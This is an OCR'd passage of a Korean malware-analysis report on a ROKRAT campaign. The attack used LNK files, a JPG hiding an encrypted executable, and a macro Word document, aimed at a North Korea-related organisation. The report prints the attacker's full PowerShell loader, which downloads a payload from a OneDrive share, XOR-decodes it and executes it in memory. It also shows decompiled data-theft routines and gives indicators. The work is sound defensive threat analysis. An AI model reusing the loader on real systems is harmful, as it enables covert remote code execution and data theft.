
○ 스크립트 블록은 약 1.4Kbyte 크기의 16진수 데이터를 가지고 있는데, 이 문자열을 ASCII 코드로 변환하면 다음과 같이 New-Object System.Net.WebClient 함수로 선언된 원드라이브(Onedrive) API 콘텐츠로 연결을 시도합니다.

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType],
3072);$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';$b=Add-
Type -MemberDefinition $aa -Name "AAA"  -PassThru;$abab = '[DllImport("kernel32.dll")]public static
extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';$aab=Add-Type -MemberDefinition $abab -
Name "AAB" -PassThru;$c = New-Object System.Net.WebClient;$d="https://api.onedrive.com/v1.0/shares/(생
략)/root/content";$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint
b,IntPtr c,IntPtr d,uint e,IntPtr f);';$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -
PassThru;$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint
b);';$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru;$e=112;do {  try { $c.Headers["user-
agent"] = "connnecting...";$xmpw4=$c.DownloadData($d);$x0 = $b::GlobalAlloc(0x0040,
$xmpw4.Length+0x100);$old = 0;$aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);for ($h =
1;$h -lt $xmpw4.Length;$h++) {[System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h]
-bxor $xmpw4[0]) );};try{throw
1;}catch{$handle=$ccc::CreateThread(0,0,$x0,0,0,0);$fff::WaitForSingleObject($handle,
500*1000);};$e=222;}catch{sleep 11;$e=112;}}while($e -eq 112);
```

[그림 06] 원드라이브 API 통신 프로토콜 화면

○ 원드라이브는 API 기반으로 콘텐츠를 호출하기 때문에 공격자가 설정한 다양한 정보를 파악할 수 있습니다. 이를 통해 본 위협의 배후를 조사하는 기초자료로 활용하거나 유사 공격들에 대한 클러스터링 지표가 될 수 있습니다.

○ 한편 공격자는 클라우드 User 정보에 'Iris Span' 아이디 계정을 사용했으며, 'other32.jpg' 이미지 확장자를 가진 파일을 2023년 04월 12일에 생성, 05월 08일에 수정한 것을 볼 수 있습니다. 아울러 'other32.jpg' 파일은 Powershell 루틴을 통해 다운로드 및 복호화, 실행과정을 진행하게 됩니다.




[그림 07] 원드라이브에 등록된 세부 정보 화면

b. 'other32.jpg' 파일 분석 (Steganography)

○ 원드라이브를 통해 다운로드되는 'other32.jpg' 파일은 마치 JPG 유형의 그림파일로 판단할 수 있지만, 사실은 암호화된 PE 타입의 EXE 실행파일을 내장하고 있습니다. 이러한 데이터 은폐 기술 중 하나가 바로 스테가노그래피(steganography) 기법입니다. 스테가노그래피는 '감추다'라는 의미의 그리스어 '스테가노'와 '통신하다'라는 뜻의 '그래피'를 합성한 단어로 보통 전달하려는 기밀 정보를 이미지나 동영상 등에 은닉하는 심층 암호 기술을 지칭합니다.

○ JPG 그림으로 위장한 본 파일은, 일련의 위협 흐름에서 최종 트리거 역할을 수행하기 위한 전 단계로 볼 수 있습니다. XOR 루틴으로 나름 심플하게 암호화 시켰지만, 보안 솔루션의 탐지를 회피할 수 있는 목적으로 활용이 가능합니다.



[그림 08] XOR 로직 변환 전후 비교 화면

○ [0x1B 0x9F 0xD0 0xFE] 4바이트로 순환하면서 XOR 로직으로 암호화된 상태이며, 오프셋 0x00번지 부터 0xA6B (2,667 바이트) 다음 위치에 PE 파일의 시작인 MZ 매직넘버 헤더 시그니처를 확인할 수 있습니다.

○ 변환되는 EXE 실행파일은 다음과 같은 속성 정보를 가지고 있으며, 32비트 기반으로 4월 11일 제작됐습니다.

파일 종류	32Bit PE EXE File
크기	898,560 바이트
빌드 타임	2023-04-11 11:47:53 (UTC)
MD5	6ffa17d5da06a643a2d4231497e66ee1
SHA256	ce36dac3aac334bcd6265f1293862a1e8b7348dd891365aa17bd0f97ab830451

[표 03] 'other32.jpg' 파일 세부 정보

○ 본 파일 내부에는 다음과 같은 PDB(프로그램 데이터베이스) 문자열을 가지고 있는데, 'DogCall.pdb' 값은 과거 ROKRAT 시리즈에서 다수 보고된 바 있습니다. 이번에 발견된 문자열의 중간 경로에 흥미롭게도 'Group2017' 폴더가 존재하는데, 2017년 소스코드 의미로 해석될 수 있는 부분입니다.

D:₩Sources₩MainWork₩Group2017₩Sample₩Release₩DogCall.pdb

○ ROKRAT 도구는 2017년 전후부터 본격적으로 활동이 포착되기 시작했습니다. 원격제어 기능을 수행하는 전형적인 악성 프로그램으로 주요 기능으로는 시스템 정보(컴퓨터 명, 이름, 파일 및 프로세스 목록 등) 획득, Windows CMD 원격 명령 수행, 화면 캡처, 내부 문서 파일 등 자료 유출, 추가 악성파일이나 명령을 전달할 수 있게 됩니다.

```
}
iVar4 = 0;
do {
    iVar1 = *(int16_t *)(data.004d1cb4 + iVar4);
    *(int16_t *)(iVar4 + 0x4d21e4) = iVar1;
    iVar4 = iVar4 + 2;
} while (iVar1 != 0);
pcbBuffer = (LPDWORD)0x11c;
var_2a8h = 0;
fcn.0043e810((int32_t)&var_1b0h, 0, 0x11c);
pcbBuffer = (LPDWORD)str.RtlGetVersion;
var_2a8h = (int32_t)str.ntdll;
uVar2 = (*KERNEL32.dll_GetModuleHandleA)();
pcVar3 = (code *)(*KERNEL32.dll_GetProcAddress)(uVar2);
if (pcVar3 != (code *)0x0) {
    uStack_1bc = 0x11c;
    (*pcVar3)(&uStack_1bc);
}
data.004d1ce8 = (code)0x30;
data.004d206a = (code)0x30;
fcn.0040bcfa((int32_t)data.004d1cc8, (int32_t)"%d.%d.%d", var_1b8h);
data.004d2120 = (code)0x30;
iVar4 = fcn.0040e5b1();
var_2a0h = 0x40;
if (iVar4 != 0) {
    data.004d1ce8 = (code)0x31;
}
(*KERNEL32.dll_GetComputerNameW)(data.004d1cea, &var_2a0h);
var_2a8h = 0x40;
(*ADVAPI32.dll_GetUserNameW)(data.004d1d6a, &var_2a8h);
(*KERNEL32.dll_GetModuleFileNameW)(0, data.004d1dea, 0xff);
fcn.0040e707(); ———— System Management BIOS (SMBiosData)
var_2a8h = 0x8e508f6;
pcbBuffer = (LPDWORD)0x8a408f1;
```


[그림 09] 시스템 정보(컴퓨터 명, 이용자 명, BIOS) 수집 코드

○ XLS, DOC, PPT, TXT, M4A, AMR, PDF, HWP 파일 유형을 수집해 클라우드 서비스로 데이터 유출을 시도합니다. 대부분의 문서 파일 유형을 포함합니다. 여기서 M4A, AMR 유형은 스마트폰의 음성녹음 파일로 컴퓨터에 저장되어 있던 녹음파일을 탈취하기 위한 목적입니다.

```
0x0040fd10      test    eax, eax
0x0040fd12      jne     0x40fd9f
0x0040fd18      mov     esi, str..XLS ; 0x4b97d0
0x0040fd1d      lea     edi, [var_b04h]
0x0040fd23      movsd   dword es:[edi], dword ptr [esi]
0x0040fd24      movsd   dword es:[edi], dword ptr [esi]
0x0040fd25      movsw   word es:[edi], word ptr [esi]
0x0040fd27      mov     esi, str..DOC ; 0x4b97dc
0x0040fd2c      lea     edi, [var_af0h]
0x0040fd32      movsd   dword es:[edi], dword ptr [esi]
0x0040fd33      movsd   dword es:[edi], dword ptr [esi]
0x0040fd34      movsw   word es:[edi], word ptr [esi]
0x0040fd36      mov     esi, str..PPT ; 0x4b97e8
0x0040fd3b      lea     edi, [var_adch]
0x0040fd41      movsd   dword es:[edi], dword ptr [esi]
0x0040fd42      movsd   dword es:[edi], dword ptr [esi]
0x0040fd43      movsw   word es:[edi], word ptr [esi]
0x0040fd45      mov     esi, str..TXT ; 0x4b97f4
0x0040fd4a      lea     edi, [var_ac8h]
0x0040fd50      movsd   dword es:[edi], dword ptr [esi]
0x0040fd51      movsd   dword es:[edi], dword ptr [esi]
0x0040fd52      movsw   word es:[edi], word ptr [esi]
0x0040fd54      mov     esi, str..M4A ; 0x4b9800
0x0040fd59      lea     edi, [var_ab4h]
0x0040fd5f      movsd   dword es:[edi], dword ptr [esi]
0x0040fd60      movsd   dword es:[edi], dword ptr [esi]
0x0040fd61      movsw   word es:[edi], word ptr [esi]
0x0040fd63      mov     esi, str..AMR ; 0x4b980c
0x0040fd68      lea     edi, [var_aa0h]
0x0040fd6e      movsd   dword es:[edi], dword ptr [esi]
0x0040fd6f      movsd   dword es:[edi], dword ptr [esi]
0x0040fd70      movsw   word es:[edi], word ptr [esi]
0x0040fd72      mov     esi, str..PDF ; 0x4b9818
0x0040fd77      lea     edi, [var_a8ch]
0x0040fd7d      movsd   dword es:[edi], dword ptr [esi]
0x0040fd7e      movsd   dword es:[edi], dword ptr [esi]
0x0040fd7f      movsw   word es:[edi], word ptr [esi]
0x0040fd81      mov     esi, str..HWP ; 0x4b9824
0x0040fd86      lea     edi, [var_a78h]
0x0040fd8c      movsd   dword es:[edi], dword ptr [esi]
0x0040fd8d      movsd   dword es:[edi], dword ptr [esi]
0x0040fd8e      movsw   word es:[edi], word ptr [esi]
```


[그림 10] 컴퓨터에 보관 중인 각종 문서와 녹음파일 탈취 코드 화면

○ ROKRAT은 API 토큰을 통해 수집된 데이터를 pCloud C2 서버로 전송하고, 추가 명령을 대기하게 됩니다. 이때 사용하는 액세스 토큰 정보를 다음과 같이 악성코드 내부에서 획득해 사용하게 됩니다.




[그림 11] 'other32.jpg' 파일 pCloud Access Token 활용 화면

○ 공격자는 지난 2022년 9월 pCloud 가입할 때 'claudiaback0910@yandex.com' 계정의 러시아 이메일 주소를 사용했으며, 약 7개월 전에 준비된 명령제어 서버를 2023년 4월 공격에 사용했습니다.



[그림 12] pCloud 등록자 정보 화면

○ 한편 악성 파일과 함께 포함된 HWP 미끼 파일은 악성코드가 포함되지 않은 정상 문서입니다. 초기 공격에 사용된 '이력서 모음.zip' 내부에 포함된 hwp 문서 파일과 lnk 내부에 추가로 임베디드된 hwp 파일 2종류가 존재합니다. 모두 이력서라는 동일한 제목과 구성으로 작성돼 있지만, 신상내역은 각각 다른 인물 정보가 포함돼 있으며, 탈북민 관련 단체에 지원하는 형태입니다. 대북분야 단체장을 공격하기 위해 나름 정교한 맞춤형 공격을 사전에 준비한 것을 알 수 있습니다.



[그림 13] 미끼 파일로 사용된 HWP 문서 실행 화면

○ 본 사례에서 기술한 바와 같이 바로가기(LNK) 파일을 이용한 공격이 최근 지속 발견되는 추세입니다. 물론 이런 공격은 과거에도 많이 존재했고 전혀 새로운 공격 기법은 아닙니다. 하지만 이전처럼 단순하고 전형적인 URL 연결 방식보다 바로가기 코드 내부에 별도의 악성 스크립트와 정상 문서를 별도 내장해 현혹하는 방식은 보다 지능화된 공격 수법입니다. 이와 유사한 공격이 성행 중이므로, 확장자를 세심히 살펴보고 접근할 필요가 있습니다.


c. '강**.doc' (일부 * 표기 대체) 분석

○ 피해 대상자가 1차 바로가기 유형의 위협에 노출되지 않는다고 판단했는지, 후속 공격에서는 악성 DOC 문서를 전달하게 됩니다. 특정 인물의 실명으로 추정되는 이름이 파일명으로 만들어져 있는 형태입니다.

파일 종류	MS Office Word DOC
크기	83,968 바이트
만든 날짜	2023-04-19 09:27 (UTC)
최종 수정 날짜	2023-04-19 09:29 (UTC)
MD5	a8a82038d1a91e9fdf538cb765d1be66
SHA256	ad821bf5422182cbd0e764740720dd068a5496b5410539c5e787654b7951f81d


[표 04] '강**.doc' 파일 정보

○ DOC 파일은 실행을 해도 화면에는 별다른 이력서 내용이 존재하지 않습니다. 다만, MS Office 버전과 설정에 따라 상단에 보안 경고 메시지와 함께 [콘텐츠 사용] 버튼이 보여지게 됩니다. 물론 [콘텐츠 사용] 버튼을 클릭할 경우 악성 매크로가 작동되어 추가적인 악성코드 명령이 실행되는 과정을 거치게 되므로, 절대 허용하지 않는 것이 중요합니다.



[그림 14] 악성 DOC 문서가 처음 실행되고 보여지는 화면

○ DOC 문서 내부에는 VBA(Visual Basic for Applications) 언어를 통해 악성 매크로 함수를 호출하는데, 보안 탐지 회피 및 분석 방해 등을 목적으로 Base64 코드로 난독화해 두었습니다.



